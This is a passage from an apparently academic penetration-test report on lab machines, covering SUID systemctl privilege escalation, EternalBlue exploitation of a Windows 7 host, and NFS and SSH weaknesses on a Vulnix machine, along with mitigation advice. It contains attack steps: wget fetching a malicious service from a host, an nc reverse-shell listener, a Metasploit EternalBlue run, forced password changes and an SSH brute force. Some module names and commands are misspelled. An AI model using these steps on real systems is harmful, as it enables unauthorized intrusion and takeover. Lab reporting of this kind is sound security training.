
* Downloading malicious service on target system

Let’s move to **/tmp** directory on target system and download our malicious service there. By default, all users have write permissions to the /tmp directory, allowing them to create, modify, and delete files within it. Use following wget command to download the file.

wget http://**10.10.205.173**/root.service

* Let’s enable the service by using following command


systemctl enable /tmp/root.service



* Starting listener

Now that we are all set to exploit the target let’s start the listener on our machine with the following command.

Nc -lvp 5555



* Starting service

Now, let’s start the malicious service by using following command


Systemctl start root

A black screen with white text

Description automatically generated

* Reverse shell

As soon as the service executes we get the reverse shell in terminal.



### Recommendations and Risk mitigation

**File Upload Vulnerability**

* **Description**: Allows attackers to upload malicious files, potentially leading to remote code execution (RCE).
* **Mitigation**:
  + Implement strict validation for file types and sizes.
  + Only allow file types that are necessary for business functionality.
  + Use server-side filtering (e.g., MIME type verification, file extension checks).
  + Store uploaded files outside of web directories, ensuring they can’t be executed directly.
  + Apply antivirus scanning to uploaded files.

**Privilege escalation using SUID**

Privilege escalation was achieved via a misconfigured SUID bit on the systemctl binary. The SUID bit allowed an attacker to execute systemctl as the root user, leading to full system compromise.

**Mitigation Steps:**

1. **Remove SUID Bit on systemctl:**
   * **Audit** all binaries with the SUID bit set, focusing on high-risk binaries like systemctl, chmod, and chown.
   * Remove the SUID bit from systemctl
2. **Monitor for Unauthorized SUID Usage:**
   * Regularly monitor SUID binaries with a tool such as find: using the following command
   * find / -perm -u=s -type f 2>/dev/null
   * Set up **alerting systems** to notify administrators if new SUID binaries are created or unauthorized access to SUID binaries is detected.

**Outdated Software**


* **Description**: Unpatched software can contain known vulnerabilities that are exploitable.
* **Mitigation**:
  + Regularly update and patch software components (web server, database, CMS, etc.).
  + Maintain an asset inventory to track software versions and apply updates quickly.

# 6.3 BLue Machine

# Information Gathering and Enumeration “Blue Machine”

Target identification

* We where able to identify our target using the net discover command
* Target IP: 192.168.145.137



Step 1: Network Scanning & Enumeration

After identifying 192.168.145.137 as an active host, a detailed service enumeration was performed using the following Nmap command

nmap -T4 -A 192.168.145.137

**Results:** The scan revealed the following open ports and associated services on the target IP 192.168.145.137

nmap -T4 -A 192.168.145.137

PORT STATE SERVICE VERSION

135/tcp open msrpc Microsoft Windows RPC

139/tcp open netbios-ssn Microsoft Windows netbios-ssn

445/tcp open microsoft-ds Microsoft Windows 7 - 10 microsoft-ds

49152/tcp open msrpc Microsoft Windows RPC

49153/tcp open msrpc Microsoft Windows RPC

49154/tcp open msrpc Microsoft Windows RPC

49155/tcp open msrpc Microsoft Windows RPC

49156/tcp open msrpc Microsoft Windows RPC

Host script results:

| smb-os-discovery:

| OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)

| Computer name: blue

| NetBIOS computer name: BLUE

| Workgroup: WORKGROUP

|\_ System time: 2024-10-04T08:00:24+00:00

**Useful Results for us**

**Operating system :** Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)


Further enumeration on 135/tcp open msrpc Microsoft Windows RPC

We did a further scanning on port 135 that uses the service msrpc using Metasploit

use auxiliary/scanner/dcerpc/endpoint\_mapper

we set the target and we run the exploit


the useful results are the pc name **Jon-pc**



We tried to ammomsly login using this command

rpcclient -N -U "" 10.10.243.158

Connection failed so it is a dead end




# Exploitation

Exploitation for Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)

By doing some research we found out that this windows version has a very critical vulnerability Called EnternalBlue

Vulnerability : **MS17-010 (EternalBlue)**




**Steps to Exploit**

**1st we started by running the metasploit console using the command msfconsole**

**2nd we know the name of our eploitation from the perior research so we use it using the command use exploit/windows/smb/ms17-10-10-enternalblue**

**After that we set our target to : 192.168.145.137 and we run the exploit**

****

**Commands**


**Set rhostss : we use this command to set the target ip**

**Run : we use this command to execute the exploit**

**3rd Step after the execution is finished we were presented with a meterpreter**

Note:


Meterpreter is a Metasploit attack payload that provides an interactive shell from which an attacker can explore the target machine and execute code



In the meterpreter we used the command shell to use the windows shell

After doing some research we found a command that can be used to change the user password

And by using it we where able to change the user password to **abc123**

****

And we where able to access the user machine using the new password



**Risk Assessment**

The critical vulnerability found on this machine is **MS17-010 (EternalBlue)**, a well-known SMB vulnerability that allows remote attackers to execute arbitrary code on the machine.

* **Risk Level: Critical**
  + The vulnerability can lead to full system compromise.
  + It is easily exploitable with public tools.

**Recommendations and Remediation**

#### 1. **Patch and Update the System:**

The MS17-010 vulnerability has been addressed in Microsoft patches. Ensure that the latest security updates are applied to this machine.

2. Disable SMBv1

SMBv1 is outdated and insecure. Disabling it will reduce the risk of similar exploits.

3. Firewall Rules

Restrict access to SMB services (ports 139 and 445) from external networks unless absolutely necessary.

4. Network Segmentation

Limit exposure of critical services to internal networks and implement proper network segmentation.

**Conclusion**

This penetration test has demonstrated that the target machine (192.168.145.137) is vulnerable to a critical SMB exploit (MS17-010) which can lead to complete system compromise. Patching and hardening the system is imperative to prevent similar attacks in the future.

6.4 Penetration Test Report: Vulnix Machine

# Tools Used

• ifconfig: to identify my network information

• Nmap: For network scanning and service enumeration

• Hydra: For brute-force attacks on services

• Metasploit: For exploitation framework

• SSH: To gain remote access once credentials were obtained

# Vulnerabilities Identified

## NFS Share Misconfiguration

The target was found to have an exposed NFS (Network File System) share that allowed anonymous mounting of directories. The attacker can access sensitive files and potentially escalate privileges through improper file permissions. Recommendation: Limit access to NFS shares and only allow specific IP addresses, with appropriate permissions set on exported directories.



## Weak Credentials for SSH Access

SSH was running on the system and allowed password-based login. Weak credentials were discovered via brute-force attempts. An attacker can use weak credentials to gain unauthorized access to the machine. Recommendation: Disable password-based authentication for SSH and enforce strong, unique passwords. Enable multi-factor authentication (MFA).

# Detailed Test Findings






## 1. system Enumeration

### E:\courses\EH\DEPI\pentesting\vulnix\1.pngE:\courses\EH\DEPI\pentesting\vulnix\2.png ifconfig and Nmap Scan

nmap -A 192.168.235.133  
 Ports Open:  
 - 22/tcp: SSH (OpenSSH 4.7p1)  
 - 25/tcp: stmp   
 - 2049/tcp: NFS (Network File System)   
  
 NFS Export:  
 During enumeration, it was found that the target had a /home directory shared via NFS. This allowed remote mounting without authentication.


## 2. User Enumeration


Using the metasploit to obtain user name from the stmp or finger ports, then we launched a brute-force attack against SSH using rockyou.txt file.

* Open metaspoit
* Search for smtp
* I choose the user enumeration
* Change the RHOSTS to the machine port
* Exploit
* Same steps for finger




